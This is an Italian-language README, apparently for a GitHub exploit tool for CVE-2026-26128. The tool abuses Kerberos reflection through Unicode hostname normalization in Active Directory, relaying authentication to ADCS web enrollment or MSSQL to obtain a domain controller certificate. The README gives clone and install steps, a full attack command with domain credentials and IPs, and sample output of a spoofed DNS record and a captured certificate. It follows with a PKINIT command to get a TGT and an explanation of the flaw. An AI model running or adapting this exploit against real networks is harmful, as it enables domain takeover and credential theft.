
 jarnovandenbrink/cve-2026-26128
Sfrutta la riflessione Kerberos tramite la normalizzazione Unicode in Windows Active Directory per inoltrare l'autenticazione ad ADCS e MSSQL, consentendo l'escalation dei privilegi basata su certificati.

Strumento Python per sfruttare la riflessione Kerberos tramite la normalizzazione Unicode in Windows Active Directory. Basato sulla ricerca di Guillaume André / Synacktiv.
Questi strumenti sono compatibili solo con Python 3.8+. Clona il repository da GitHub, installa le dipendenze e sei pronto a partire:
git clone https://github.com/jarnovandenbrink/CVE-2026-26128.git
cd CVE-2026-26128
pip install -r requirements.txt

python3 CVE-2026-26128.py contoso.com/john:password -t http://contoso-dc.contoso.com/certsrv/certfnsh.asp -l 192.168.1.80 -dc-ip 192.168.1.10
[*] Connecting to LDAP on 192.168.1.10
[*] LDAP connection established
[*] Adding DNS record: cⓞntoso-dc.contoso.com
[*] Waiting for DNS propagation... 180s
[*] DNS propagation complete
[*] Setting up SMB Server
[*] SMBD: Received connection from 192.168.1.10
[*] HTTP server returned status code 200, treating as a successful login
[*] [+] Attack worked!
[*] Certificate will be written to: /path/to/CONTOSO-DC.pfx
[*] To request a TGT using PKINIT run:
	python3 gettgtpkinit.py contoso.com/CONTOSO-DC$ -cert-pfx /path/to/CONTOSO-DC.pfx -dc-ip 192.168.1.10 out.ccache
[*] GOT CERTIFICATE! ID 16
[*] Writing PKCS#12 certificate to ./CONTOSO-DC.pfx
[*] Certificate successfully written to file
In alternativa, questo attacco può essere eseguito contro la registrazione web ADCS e MSSQL. Nota che per il relaying Kerberos verso MSSQL, il SQL Server deve essere in esecuzione con l'account del computer. In caso contrario, l'AP-REQ non verrà decriptato con la chiave corretta.
Questo strumento sfrutta il modo in cui Windows normalizza i caratteri Unicode durante la risoluzione degli SPN. Il servizio DnsCache utilizza CompareStringW con NORM_IGNORECASE, che tratta ⓢⓡⓥ1․ⓐⓓ․ⓛⓞⓒⓐⓛ in modo diverso da srv1.ad.local, causando l'emissione di una richiesta DNS. Il Domain Controller, d'altro canto, utilizza LCMapStringEx con i flag di normalizzazione 0x31403. Registrando un record DNS per il nome host Unicode e puntandolo alla macchina dell'attaccante, l'AP-REQ può essere inoltrato a qualsiasi servizio che non imponga il channel binding o l'integrità delle comunicazioni.
I target di relay supportati sono la registrazione web ADCS e MSSQL. Il supporto per SCCM AdminService è previsto. Nota che il relay SMB non è più possibile sui sistemi aggiornati con il Patch Tuesday di marzo 2026.






